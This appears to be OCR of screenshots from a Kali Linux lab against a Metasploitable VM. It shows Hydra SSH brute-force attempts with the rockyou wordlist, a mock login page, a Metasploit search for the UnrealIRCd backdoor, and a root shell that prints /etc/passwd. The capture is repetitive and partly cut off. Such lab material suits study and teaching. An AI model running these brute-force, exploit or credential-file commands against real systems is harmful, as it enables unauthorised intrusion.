
Session Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client
[hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:26
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:07
kali@kali: ~
Session Actions Edit View Help
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html> > login.html
heredoc>
heredoc> vi login.html
heredoc>
(kali㉿kali)-[~]
$ nano login.html
(kali㉿kali)-[~]
$ cat login.html
<!DOCTYPE html>
<html>
<head>
<title>Secure Login </title> </head>
<body>
<h2>Login Page</h2>
<form action="submit.php"method="POST">
Email: <input type="email"
name="email" required>
Password: <input type ="password"
name="password" required>
<button type="submit">Login</button>
</form>
Educational Demo Only
Demo Only
</body>
</html>
(kali㉿kali)-[~]
$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 8:51
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
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[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
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

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlis
Right Ctrl

```
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions 1
[*] Session 1 is already interactive.
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)

cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:14
kali@kali: ~
Session Actions Edit View Help
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf >
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1
2
3
4
(genmon)XXX
0:25
kali@kali: ~
Session
Actions
Edit
View
Help
(kali㉿kali)-[~]
$
English (India)
English (India)
To switch input methods, press Windows key + space.
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 23:14

kali@kali: ~


Session Actions Edit View Help


```
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```

